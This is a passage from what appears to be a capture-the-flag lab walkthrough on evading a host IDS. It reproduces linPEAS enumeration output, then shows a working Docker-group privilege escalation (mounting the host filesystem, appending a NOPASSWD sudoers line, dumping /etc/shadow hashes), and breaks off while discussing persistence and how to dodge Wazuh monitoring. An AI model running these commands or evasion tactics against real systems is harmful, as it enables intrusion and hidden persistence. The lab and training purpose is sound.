-rwsr-xr-x 1 root root 463K Dec 2 2021 /snap/core20/1328/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 463K Dec 2 2021 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 140K Feb 23 2022 /usr/lib/snapd/snap-confine ---> Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-- 1 root messagebus 51K Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 23K Feb 21 2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 67K Feb 7 2022 /usr/bin/su
-rwsr-xr-x 1 root root 87K Jul 14 2021 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 84K Jul 14 2021 /usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 52K Jul 14 2021 /usr/bin/chsh
-rwsr-xr-x 1 root root 44K Jul 14 2021 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 39K Feb 7 2022 /usr/bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 55K Feb 7 2022 /usr/bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 163K Jan 19 2021 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 67K Jul 14 2021 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 39K Mar 7 2020 /usr/bin/fusermount
-rwsr-sr-x 1 daemon daemon 55K Nov 12 2018 /usr/bin/at ---> RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 31K Feb 21 2022 /usr/bin/pkexec ---> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
╔══════════╣ SGID
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwxr-sr-x 1 root shadow 83K Jul 14 2021 /snap/core20/1405/usr/bin/chage
-rwxr-sr-x 1 root shadow 31K Jul 14 2021 /snap/core20/1405/usr/bin/expiry
-rwxr-sr-x 1 root crontab 343K Dec 2 2021 /snap/core20/1405/usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 35K Feb 7 2022 /snap/core20/1405/usr/bin/wall
-rwxr-sr-x 1 root shadow 43K Sep 17 2021 /snap/core20/1405/usr/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 43K Sep 17 2021 /snap/core20/1405/usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 83K Jul 14 2021 /snap/core20/1328/usr/bin/chage
-rwxr-sr-x 1 root shadow 31K Jul 14 2021 /snap/core20/1328/usr/bin/expiry
-rwxr-sr-x 1 root crontab 343K Dec 2 2021 /snap/core20/1328/usr/bin/ssh-agent
-rwxr-sr-x 1 root tty 35K Jul 21 2020 /snap/core20/1328/usr/bin/wall
-rwxr-sr-x 1 root shadow 43K Sep 17 2021 /snap/core20/1328/usr/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 43K Sep 17 2021 /snap/core20/1328/usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root utmp 15K Sep 30 2019 /usr/lib/x86_64-linux-gnu/utempter/utempter
-rwxr-sr-x 1 root shadow 43K Sep 17 2021 /usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root shadow 43K Sep 17 2021 /usr/sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root tty 15K Mar 30 2020 /usr/bin/bsd-write
-rwxr-sr-x 1 root shadow 83K Jul 14 2021 /usr/bin/chage
-rwxr-sr-x 1 root ssh 343K Dec 2 2021 /usr/bin/ssh-agent
-rwxr-sr-x 1 root shadow 31K Jul 14 2021 /usr/bin/expiry
-rwxr-sr-x 1 root crontab 43K Feb 13 2020 /usr/bin/crontab
-rwxr-sr-x 1 root tty 35K Feb 7 2022 /usr/bin/wall
-rwsr-sr-x 1 daemon daemon 55K Nov 12 2018 /usr/bin/at ---> RTru64_UNIX_4.0g(CVE-2002-1614)
╔══════════╣ Checking misconfigurations of ld.so
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#ld-so
/etc/ld.so.conf
include /etc/ld.so.conf.d/*.conf
/etc/ld.so.conf.d
/etc/ld.so.conf.d/libc.conf
/usr/local/lib
/etc/ld.so.conf.d/x86_64-linux-gnu.conf
/usr/local/lib/x86_64-linux-gnu
/lib/x86_64-linux-gnu
/usr/lib/x86_64-linux-gnu
╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
Current env capabilities:
Current: =
Current proc capabilities:
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000
Parent Shell capabilities:
0x0000000000000000=
Files with capabilities (limited to 50):
/snap/core20/1405/usr/bin/ping = cap_net_raw+ep
/snap/core20/1328/usr/bin/ping = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
╔══════════╣ Users with capabilities
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#capabilities
╔══════════╣ AppArmor binary profiles
-rw-r--r-- 1 root root 3222 Mar 11 2020 sbin.dhclient
-rw-r--r-- 1 root root 3202 Feb 25 2020 usr.bin.man
-rw-r--r-- 1 root root 28249 Feb 18 2022 usr.lib.snapd.snap-confine.real
-rw-r--r-- 1 root root 1575 Feb 11 2020 usr.sbin.rsyslogd
-rw-r--r-- 1 root root 1385 Dec 7 2019 usr.sbin.tcpdump
╔══════════╣ Files with ACLs (limited to 50)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#acls
files with acls in searched folders Not Found
╔══════════╣ .sh files in path
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
/usr/bin/rescan-scsi-bus.sh
/usr/bin/gettext.sh
/usr/bin/dockerd-rootless-setuptool.sh
/usr/bin/dockerd-rootless.sh
╔══════════╣ Executable files potentially added by user (limit 70)
2022-04-06+08:24:18.9353574940 /usr/local/bin/docker-compose
2022-04-06+08:14:30.1599999750 /etc/console-setup/cached_setup_terminal.sh
2022-04-06+08:14:30.1599999750 /etc/console-setup/cached_setup_keyboard.sh
2022-04-06+08:14:30.1599999750 /etc/console-setup/cached_setup_font.sh
╔══════════╣ Unexpected in /opt (usually empty)
total 12
drwxr-xr-x 3 root root 4096 Apr 6 2022 .
drwxr-xr-x 19 root root 4096 Apr 6 2022 ..
drwx--x--x 4 root root 4096 Apr 6 2022 containerd
╔══════════╣ Unexpected in root
/swap.img
╔══════════╣ Files (scripts) in /etc/profile.d/
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#profiles-files
total 44
drwxr-xr-x 2 root root 4096 Apr 6 2022 .
drwxr-xr-x 101 root root 4096 Apr 6 2022 ..
-rw-r--r-- 1 root root 96 Dec 5 2019 01-locale-fix.sh
-rw-r--r-- 1 root root 835 Feb 18 2022 apps-bin-path.sh
-rw-r--r-- 1 root root 729 Feb 2 2020 bash_completion.sh
-rw-r--r-- 1 root root 1003 Aug 13 2019 cedilla-portuguese.sh
-rw-r--r-- 1 root root 1107 Nov 3 2019 gawk.csh
-rw-r--r-- 1 root root 757 Nov 3 2019 gawk.sh
-rw-r--r-- 1 root root 1557 Feb 17 2020 Z97-byobu.sh
-rwxr-xr-x 1 root root 873 Nov 3 2021 Z99-cloudinit-warnings.sh
-rwxr-xr-x 1 root root 3417 Nov 3 2021 Z99-cloud-locale-test.sh
╔══════════╣ Permissions in init, init.d, systemd, and rc.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#init-init-d-systemd-and-rc-d
═╣ Hashes inside passwd file? ........... No
═╣ Writable passwd file? ................ No
═╣ Credentials in fstab/mtab? ........... No
═╣ Can I read shadow files? ............. No
═╣ Can I read shadow plists? ............ No
═╣ Can I write shadow plists? ........... No
═╣ Can I read opasswd file? ............. No
═╣ Can I write in network-scripts? ...... No
═╣ Can I read root folder? .............. No
╔══════════╣ Searching root files in home dirs (limit 30)
/home/
/root/
╔══════════╣ Searching folders owned by me containing others files on it (limit 100)
/sys/fs/cgroup/systemd/user.slice/user-1001.slice/user@1001.service
/sys/fs/cgroup/unified/user.slice/user-1001.slice/user@1001.service
╔══════════╣ Readable files belonging to root and readable by me but not world readable
╔══════════╣ Modified interesting files in the last 5mins (limit 100)
/home/grafana-admin/.gnupg/pubring.kbx
/home/grafana-admin/.gnupg/trustdb.gpg
/home/grafana-admin/snap/lxd/common/config/config.yml
/var/log/journal/57cbfb2b1cf2404f9c0a757dbb01eaa1/system.journal
/var/log/journal/57cbfb2b1cf2404f9c0a757dbb01eaa1/user-1001.journal
/var/log/auth.log
/var/log/kern.log
/var/log/syslog
╔══════════╣ Writable log files (logrotten) (limit 50)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#logrotate-exploitation
logrotate 3.14.0
Default mail command: /usr/bin/mail
Default compress command: /bin/gzip
Default uncompress command: /bin/gunzip
Default compress extension: .gz
Default state file path: /var/lib/logrotate/status
ACL support: yes
SELinux support: yes
╔══════════╣ Files inside /home/grafana-admin (limit 20)
total 32
drwxr-xr-x 5 grafana-admin grafana-admin 4096 Feb 16 00:29 .
drwxr-xr-x 4 root root 4096 Apr 6 2022 ..
-rw-r--r-- 1 grafana-admin grafana-admin 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 grafana-admin grafana-admin 3771 Feb 25 2020 .bashrc
drwx------ 2 grafana-admin grafana-admin 4096 Apr 6 2022 .cache
drwx------ 3 grafana-admin grafana-admin 4096 Feb 16 00:29 .gnupg
-rw-r--r-- 1 grafana-admin grafana-admin 807 Feb 25 2020 .profile
drwx------ 3 grafana-admin grafana-admin 4096 Feb 16 00:29 snap
╔══════════╣ Files inside others home (limit 20)
/home/fred/.bash_logout
/home/fred/.bashrc
/home/fred/.bash_history
/home/fred/.profile
/home/fred/.sudo_as_admin_successful
╔══════════╣ Searching installed mail applications
╔══════════╣ Mails (limit 50)
╔══════════╣ Backup files (limited 100)
-rw-r--r-- 1 root root 2743 Feb 23 2022 /etc/apt/sources.list.curtin.old
-rw-r--r-- 1 root root 43888 Mar 9 2020 /usr/lib/open-vm-tools/plugins/vmsvc/libvmbackup.so
-rw-r--r-- 1 root root 9073 Mar 24 2022 /usr/lib/modules/5.4.0-107-generic/kernel/drivers/net/team/team_mode_activebackup.ko
-rw-r--r-- 1 root root 9833 Mar 24 2022 /usr/lib/modules/5.4.0-107-generic/kernel/drivers/power/supply/wm831x_backup.ko
-rw-r--r-- 1 root root 1775 Aug 16 2021 /usr/lib/python3/dist-packages/sos/report/plugins/ovirt_engine_backup.py
-rw-r--r-- 1 root root 1403 Feb 23 2022 /usr/lib/python3/dist-packages/sos/report/plugins/__pycache__/ovirt_engine_backup.cpython-38.pyc
-rw-r--r-- 1 root root 0 Mar 24 2022 /usr/src/linux-headers-5.4.0-107-generic/include/config/net/team/mode/activebackup.h
-rw-r--r-- 1 root root 0 Mar 24 2022 /usr/src/linux-headers-5.4.0-107-generic/include/config/wm831x/backup.h
-rw-r--r-- 1 root root 237986 Mar 24 2022 /usr/src/linux-headers-5.4.0-107-generic/.config.old
-rwxr-xr-x 1 root root 1086 Nov 25 2019 /usr/src/linux-headers-5.4.0-107/tools/testing/selftests/net/tcp_fastopen_backup_key.sh
-rw-r--r-- 1 root root 392817 Feb 9 2020 /usr/share/doc/manpages/Changes.old.gz
-rw-r--r-- 1 root root 7867 Jul 16 1996 /usr/share/doc/telnet/README.old.gz
-rw-r--r-- 1 root root 11070 Apr 6 2022 /usr/share/info/dir.old
-rw-r--r-- 1 root root 2756 Feb 13 2020 /usr/share/man/man8/vgcfgbackup.8.gz
-rwxr-xr-x 1 root root 226 Feb 17 2020 /usr/share/byobu/desktop/byobu.desktop.old
-rw-r--r-- 1 root root 4096 Feb 16 00:30 /sys/devices/virtual/net/vethb04dc13/brport/backup_port
-rw-r--r-- 1 root root 4096 Feb 16 00:30 /sys/devices/virtual/net/vethef03e0f/brport/backup_port
-rw-r--r-- 1 root root 4096 Feb 16 00:30 /sys/devices/virtual/net/veth0bb1f03/brport/backup_port
-rw-r--r-- 1 root root 4096 Feb 16 00:30 /sys/devices/virtual/net/vethdcbd088/brport/backup_port
-rw-r--r-- 1 root root 4096 Feb 16 00:30 /sys/devices/virtual/net/veth4304f9e/brport/backup_port
╔══════════╣ Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found /var/lib/command-not-found/commands.db: SQLite 3.x database, last written using SQLite version 3031001
Found /var/lib/PackageKit/transactions.db: SQLite 3.x database, last written using SQLite version 3031001
-> Extracting tables from /var/lib/command-not-found/commands.db (limit 20)
-> Extracting tables from /var/lib/PackageKit/transactions.db (limit 20)
╔══════════╣ Web files?(output limit)
╔══════════╣ All hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)
-rw------- 1 root root 0 Feb 23 2022 /etc/.pwd.lock
-rw-r--r-- 1 root root 220 Feb 25 2020 /etc/skel/.bash_logout
-rw-r--r-- 1 grafana-admin grafana-admin 220 Feb 25 2020 /home/grafana-admin/.bash_logout
-rw-r--r-- 1 fred fred 220 Feb 25 2020 /home/fred/.bash_logout
-rw-r--r-- 1 landscape landscape 0 Feb 23 2022 /var/lib/landscape/.cleanup.user
-rw------- 1 root root 0 Feb 15 22:35 /run/snapd/lock/.lock
-rw-r--r-- 1 root root 20 Feb 15 22:35 /run/cloud-init/.instance-id
-rw-r--r-- 1 root root 2 Feb 15 22:35 /run/cloud-init/.ds-identify.result
-rw------- 1 root root 0 Mar 18 2022 /snap/core20/1405/etc/.pwd.lock
-rw-r--r-- 1 root root 220 Feb 25 2020 /snap/core20/1405/etc/skel/.bash_logout
-rw------- 1 root root 0 Jan 14 2022 /snap/core20/1328/etc/.pwd.lock
-rw-r--r-- 1 root root 220 Feb 25 2020 /snap/core20/1328/etc/skel/.bash_logout
╔══════════╣ Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)
-rwxrwxr-x 1 grafana-admin grafana-admin 828098 Feb 10 20:38 /tmp/linpeas.sh
-rw-r--r-- 1 root root 35017 Apr 6 2022 /var/backups/apt.extended_states.0
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/grafana-admin
/run/lock
/run/screen
/run/user/1001
/run/user/1001/dbus-1
/run/user/1001/dbus-1/services
/run/user/1001/gnupg
/run/user/1001/inaccessible
/run/user/1001/systemd
/run/user/1001/systemd/transient
/run/user/1001/systemd/units
/snap/core20/1328/run/lock
/snap/core20/1328/tmp
/snap/core20/1328/var/tmp
/snap/core20/1405/run/lock
/snap/core20/1405/tmp
/snap/core20/1405/var/tmp
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/.Test-unix
/tmp/tmux-1001
#)You_can_write_even_more_files_inside_last_directory
/var/crash
/var/tmp
╔══════════╣ Interesting GROUP writable files (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
Group grafana-admin:
/tmp/linpeas.sh
╔══════════╣ Searching passwords in history files
╔══════════╣ Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
/usr/bin/systemd-ask-password
/usr/bin/systemd-tty-ask-password-agent
/usr/lib/git-core/git-credential
/usr/lib/git-core/git-credential-cache
/usr/lib/git-core/git-credential-cache--daemon
/usr/lib/git-core/git-credential-store
#)There are more creds/passwds files in the previous parent folder
/usr/lib/grub/i386-pc/password.mod
/usr/lib/grub/i386-pc/password_pbkdf2.mod
/usr/lib/python3/dist-packages/cloudinit/config/cc_set_passwords.py
/usr/lib/python3/dist-packages/cloudinit/config/__pycache__/cc_set_passwords.cpython-38.pyc
/usr/lib/python3/dist-packages/keyring/credentials.py
/usr/lib/python3/dist-packages/keyring/__pycache__/credentials.cpython-38.pyc
/usr/lib/python3/dist-packages/launchpadlib/credentials.py
/usr/lib/python3/dist-packages/launchpadlib/__pycache__/credentials.cpython-38.pyc
/usr/lib/python3/dist-packages/launchpadlib/tests/__pycache__/test_credential_store.cpython-38.pyc
/usr/lib/python3/dist-packages/launchpadlib/tests/test_credential_store.py
/usr/lib/python3/dist-packages/oauthlib/oauth2/rfc6749/grant_types/client_credentials.py
/usr/lib/python3/dist-packages/oauthlib/oauth2/rfc6749/grant_types/__pycache__/client_credentials.cpython-38.pyc
/usr/lib/python3/dist-packages/oauthlib/oauth2/rfc6749/grant_types/__pycache__/resource_owner_password_credentials.cpython-38.pyc
/usr/lib/python3/dist-packages/oauthlib/oauth2/rfc6749/grant_types/resource_owner_password_credentials.py
/usr/lib/python3/dist-packages/twisted/cred/credentials.py
/usr/lib/python3/dist-packages/twisted/cred/__pycache__/credentials.cpython-38.pyc
/usr/lib/systemd/systemd-reply-password
/usr/lib/systemd/system/multi-user.target.wants/systemd-ask-password-wall.path
/usr/lib/systemd/system/sysinit.target.wants/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.path
/usr/lib/systemd/system/systemd-ask-password-console.service
/usr/lib/systemd/system/systemd-ask-password-plymouth.path
╔══════════╣ Checking for TTY (sudo/su) passwords in audit logs
╔══════════╣ Searching passwords inside logs (limit 70)
[ 11.109149] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
[ 19.687272] systemd[1]: Started Forward Password Requests to Wall Directory Watch.
2022-02-23 08:50:00 configure base-passwd:amd64 3.5.47 3.5.47
2022-02-23 08:50:00 install base-passwd:amd64 <none> 3.5.47
2022-02-23 08:50:00 status half-configured base-passwd:amd64 3.5.47
2022-02-23 08:50:00 status half-installed base-passwd:amd64 3.5.47
2022-02-23 08:50:00 status installed base-passwd:amd64 3.5.47
2022-02-23 08:50:00 status unpacked base-passwd:amd64 3.5.47
2022-02-23 08:50:05 status half-configured base-passwd:amd64 3.5.47
2022-02-23 08:50:05 status half-installed base-passwd:amd64 3.5.47
2022-02-23 08:50:05 status unpacked base-passwd:amd64 3.5.47
2022-02-23 08:50:05 upgrade base-passwd:amd64 3.5.47 3.5.47
2022-02-23 08:50:14 install passwd:amd64 <none> 1:4.8.1-1ubuntu5
2022-02-23 08:50:14 status half-installed passwd:amd64 1:4.8.1-1ubuntu5
2022-02-23 08:50:14 status unpacked passwd:amd64 1:4.8.1-1ubuntu5
2022-02-23 08:50:17 configure base-passwd:amd64 3.5.47 <none>
2022-02-23 08:50:17 status half-configured base-passwd:amd64 3.5.47
2022-02-23 08:50:17 status installed base-passwd:amd64 3.5.47
2022-02-23 08:50:17 status unpacked base-passwd:amd64 3.5.47
2022-02-23 08:50:20 configure passwd:amd64 1:4.8.1-1ubuntu5 <none>
2022-02-23 08:50:20 status half-configured passwd:amd64 1:4.8.1-1ubuntu5
2022-02-23 08:50:20 status installed passwd:amd64 1:4.8.1-1ubuntu5
2022-02-23 08:50:20 status unpacked passwd:amd64 1:4.8.1-1ubuntu5
2022-02-23 08:52:18 status half-configured passwd:amd64 1:4.8.1-1ubuntu5
2022-02-23 08:52:18 status half-installed passwd:amd64 1:4.8.1-1ubuntu5
2022-02-23 08:52:18 status unpacked passwd:amd64 1:4.8.1-1ubuntu5
2022-02-23 08:52:18 upgrade passwd:amd64 1:4.8.1-1ubuntu5 1:4.8.1-1ubuntu5.20.04.1
2022-02-23 08:52:19 configure passwd:amd64 1:4.8.1-1ubuntu5.20.04.1 <none>
2022-02-23 08:52:19 status half-configured passwd:amd64 1:4.8.1-1ubuntu5.20.04.1
2022-02-23 08:52:19 status installed passwd:amd64 1:4.8.1-1ubuntu5.20.04.1
2022-02-23 08:52:19 status unpacked passwd:amd64 1:4.8.1-1ubuntu5.20.04.1
2022-04-06 08:14:38,299 - util.py[DEBUG]: Writing to /var/lib/cloud/instances/iid-datasource-none/sem/config_set_passwords - wb: [644] 24 bytes
2022-04-06 08:14:38,300 - ssh_util.py[DEBUG]: line 124: option PasswordAuthentication added with no
2022-04-06 08:14:38,332 - cc_set_passwords.py[DEBUG]: Restarted the SSH daemon.
2022-04-06 08:14:38,332 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords ran successfully
2022-04-06 10:16:26,016 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords previously ran
2022-04-06 10:16:26,016 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-instance)
2022-04-06 10:25:01,963 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords previously ran
2022-04-06 10:25:01,963 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-instance)
2022-04-06 11:08:44,889 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords previously ran
2022-04-06 11:08:44,889 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-instance)
2023-02-15 22:35:44,514 - handlers.py[DEBUG]: finish: modules-config/config-set-passwords: SUCCESS: config-set-passwords previously ran
2023-02-15 22:35:44,514 - helpers.py[DEBUG]: config-set-passwords already ran (freq=once-per-instance)
base-passwd depends on libc6 (>= 2.8); however:
base-passwd depends on libdebconfclient0 (>= 0.145); however:
Binary file /var/log/journal/57cbfb2b1cf2404f9c0a757dbb01eaa1/user-1001.journal matches
dpkg: base-passwd: dependency problems, but configuring anyway as you requested:
Preparing to unpack .../base-passwd_3.5.47_amd64.deb ...
Preparing to unpack .../passwd_1%3a4.8.1-1ubuntu5_amd64.deb ...
Selecting previously unselected package base-passwd.
Selecting previously unselected package passwd.
Setting up base-passwd (3.5.47) ...
Setting up passwd (1:4.8.1-1ubuntu5) ...
Shadow passwords are now on.
Unpacking base-passwd (3.5.47) ...
Unpacking base-passwd (3.5.47) over (3.5.47) ...
Unpacking passwd (1:4.8.1-1ubuntu5) ...
╔════════════════╗
════════════════════════════════╣ API Keys Regex ╠════════════════════════════════
╚════════════════╝
Regexes to search for API keys aren't activated, use param '-r'
Alert Details
Alert ID: 66221
Alert Timestamp: 2023-02-16 00:22:21.639000
Source IP: 10.8.19.103
Affected Asset: apachesite
Alert Description: Web server 400 error code.
Alert Category: web
Alert Severity: 5
Alert Score: 2.67
What tool does linPEAS detect as having a potential escalation vector?
You might want to pipe the result in to less so it's easier to read. Highly promising escalation vectors are highlighted with red and yellow
docker
Is an alert triggered by Wazuh when linPEAS is added to the system, if so what its severity?
For this demo, Wazuh scans the file system every 60 seconds, so you might need to wait for a bit. Note, that by default it's 12 hours.
5
Performing Privilege Escalation
The last task allowed us to identify Docker as a potential privilege escalation vector. Now it's time to perform the escalation itself. First, though, I should explain how this particular privilege escalation works. In short, this attack leverages a commonly suggested workaround that allows non-root users to run docker containers. The workaround requires adding a non-privileged user to the dockergroup which, allows that user to run containers without using sudo or having root privileges. However, this also grants effective root-level privileges to the provided user, as they are able to spawn containers without restriction.
We can use these capabilities to gain root privileges quite easily try and run the following with the grafana-admin account:
docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jroo1053/ctfscoreapache:master
This will spawn a container in interactive mode, overwrite the default entry-point to give us a shell, and mount the hosts file system to root. From within this container, we can then edit one of the following files to gain elevated privileges:
-
/etc/groupWe could add thegrafana-adminaccount to the root group. Note, that this file is covered by the HIDS -
/etc/sudoersEditing this file would allow us to add the grafana-admin account to the sudoers list and thus, we would be able to runsudoto gain extra privileges. Again, this file is monitored by Wazuh. In this case, we can perform this by running:
echo "grafana-admin ALL=(ALL) NOPASSWD: ALL" >>/mnt/etc/sudoers -
We could add a new user to the system and join the root group via
/etc/passwd. Again though, this activity is likely to be noticed by the HIDS
Try a few of these options and note the resultant IDS alerts.
Answer the questions below
grafana-admin@reversegear:/tmp$ docker images
REPOSITORY                         TAG       IMAGE ID       CREATED         SIZE
ghcr.io/jroo1053/ctfscoregrafana   master    e848783e769c   10 months ago   1.32GB
ghcr.io/jroo1053/ctfscore          master    7d49331dd6ec   10 months ago   1.34GB
ghcr.io/jroo1053/ctfscorelog       master    a64d9def22e0   10 months ago   1.42GB
ghcr.io/jroo1053/ctfscoreapache    master    769b3f1c8b49   10 months ago   1.11GB
ghcr.io/jroo1053/ctfscoregrafana   <none>    407bef32f02c   10 months ago   1.34GB
jasonish/suricata                  latest    27e5c6b8072a   12 months ago   640MB
wazuh/wazuh-odfe                   4.2.5     ec792e3279fe   15 months ago   965MB

grafana-admin@reversegear:/tmp$ docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jroo1053/ctfscoreapache:master
root@9b015b2798a4:/# cd /root
root@9b015b2798a4:~# ls
root@9b015b2798a4:~# cd /mnt/root
root@9b015b2798a4:/mnt/root# ls
root.txt  snap
root@9b015b2798a4:/mnt/root# cat root.txt
{SNEAK_ATTACK_CRITICAL}

root@9b015b2798a4:/mnt/root# echo "grafana-admin ALL=(ALL) NOPASSWD: ALL" >>/mnt/etc/sudoers
root@9b015b2798a4:/mnt/root# exit
exit
grafana-admin@reversegear:/tmp$ cat /etc/shadow
cat: /etc/shadow: Permission denied
grafana-admin@reversegear:/tmp$ sudo -s
root@reversegear:/tmp# cat /etc/shadow
root:*:19046:0:99999:7:::
daemon:*:19046:0:99999:7:::
bin:*:19046:0:99999:7:::
sys:*:19046:0:99999:7:::
sync:*:19046:0:99999:7:::
games:*:19046:0:99999:7:::
man:*:19046:0:99999:7:::
lp:*:19046:0:99999:7:::
mail:*:19046:0:99999:7:::
news:*:19046:0:99999:7:::
uucp:*:19046:0:99999:7:::
proxy:*:19046:0:99999:7:::
www-data:*:19046:0:99999:7:::
backup:*:19046:0:99999:7:::
list:*:19046:0:99999:7:::
irc:*:19046:0:99999:7:::
gnats:*:19046:0:99999:7:::
nobody:*:19046:0:99999:7:::
systemd-network:*:19046:0:99999:7:::
systemd-resolve:*:19046:0:99999:7:::
systemd-timesync:*:19046:0:99999:7:::
messagebus:*:19046:0:99999:7:::
syslog:*:19046:0:99999:7:::
_apt:*:19046:0:99999:7:::
tss:*:19046:0:99999:7:::
uuidd:*:19046:0:99999:7:::
tcpdump:*:19046:0:99999:7:::
landscape:*:19046:0:99999:7:::
pollinate:*:19046:0:99999:7:::
usbmux:*:19088:0:99999:7:::
sshd:*:19088:0:99999:7:::
systemd-coredump:!!:19088::::::
fred:$6$MgTQuWlOoVxEBVXy$i3T5XiFmP.OKRfNzcQJ4MqE2iREqMGZO6eq18mzOMRU9hnLEtKlb81UcfCb8QvKdn.oY4Y4qCUn3C132vDUuo/:19088:0:99999:7:::
lxd:!:19088::::::
grafana-admin:$6$ptoQwBy/gkonPuzy$J6G73qVfQe5ZrdC9VDc8duMl5PA0FqGX7tMEusGCt/hZRuBaMLY2qUE3AoR88KWmnE80kSj/d6I.YU/WoM0Yv0:19088:0:99999:7:::
ossec:*:19088:0:99999:7:::
Perform the privilege escalation and grab the flag in /root/
{SNEAK_ATTACK_CRITICAL}
Establishing Persistence
The compromised host is running Linux so we have a number of persistence mechanisms available to us. The first option which, is arguably the most straightforward is to add a public key that we control to the authorized_keys file at /root/.ssh/. This would allow us to connect to the host via SSH without needing to run the privilege escalation exploit every time and without relying on the password for the compromised account not changing. This methodology is very common among botnets as it's both reliable and very simple to implement as pretty much all Linux distributions indented for server use run an Open-SSH service by default.
Try this now, a valid key pair can be generated for the attack box by running ssh-keygen. Once this key is added to the authorized_keys file in /root/.ssh/ you should be able to gain remote access to root whenever it's needed, simple right? Well, unfortunately, this tactic has one big disadvantage as it is highly detectable.
HIDS often feature some form of file system integrity monitoring service which, will periodically scan a list of target directories for changes with, an alert being raised every time a file is changed or added. By adding an entry to the authorized_keys file you would have triggered an alert of a fairly high severity and as a result, this might not be the best option. An alert is also raised every time an ssh connection is made so the HIDS operator will be notified every time we log on.
It would be very helpful to check how the IDS is configured before we continue as it may help us with finding vectors that aren't monitored. Wazuh has two configuration modes, local and centralised in this case, the HIDS agents are setup locally and the config file can be found at /var/ossec/etc/ossec.conf. This file lists all of the data sources that are covered by HIDS in this case, the following are enabled:
- File system monitoring - As already mentioned this affects our ability to simply install ssh keys but, this also affects other persistence vectors like,
cron,systemdand any attacks that require the installation of additional tools. - System log collection - This functionality will generate alerts when some post-exploitation actions are taken against the system like making SSH connections and login attempts.
- System inventory - This tracks system metrics like open ports, network interfaces, packages, and processes. This affects our ability to open new ports for reverse shells and install new packages. Note, that this function currently, does not generate alerts by itself and requires the HIDS operator to write their own rules. However, A report would be available on an upstream log analysis platform like Kibana
Note, that Docker monitoring is also available, however, it is not enabled in this case which gives us a few options:
-
We could hijack the existing container supply chain and use it to install a backdoor into one of the containers that are hosted by the system. This would be difficult to detect without additional container monitoring and scanning technology. Credentials for a docker registry could either be phished or extracted from
/root/.docker/config.jsonas, this location stores the credentials used with thedocker logincommand in plaintext. This won't work in this case though, as the host we compromised doesn't have internet access and there are no credentials in/root/.docker/config.json. -
We could modify the existing docker-compose setup to include a privileged SSH enabled container and mount the host's file system to it with
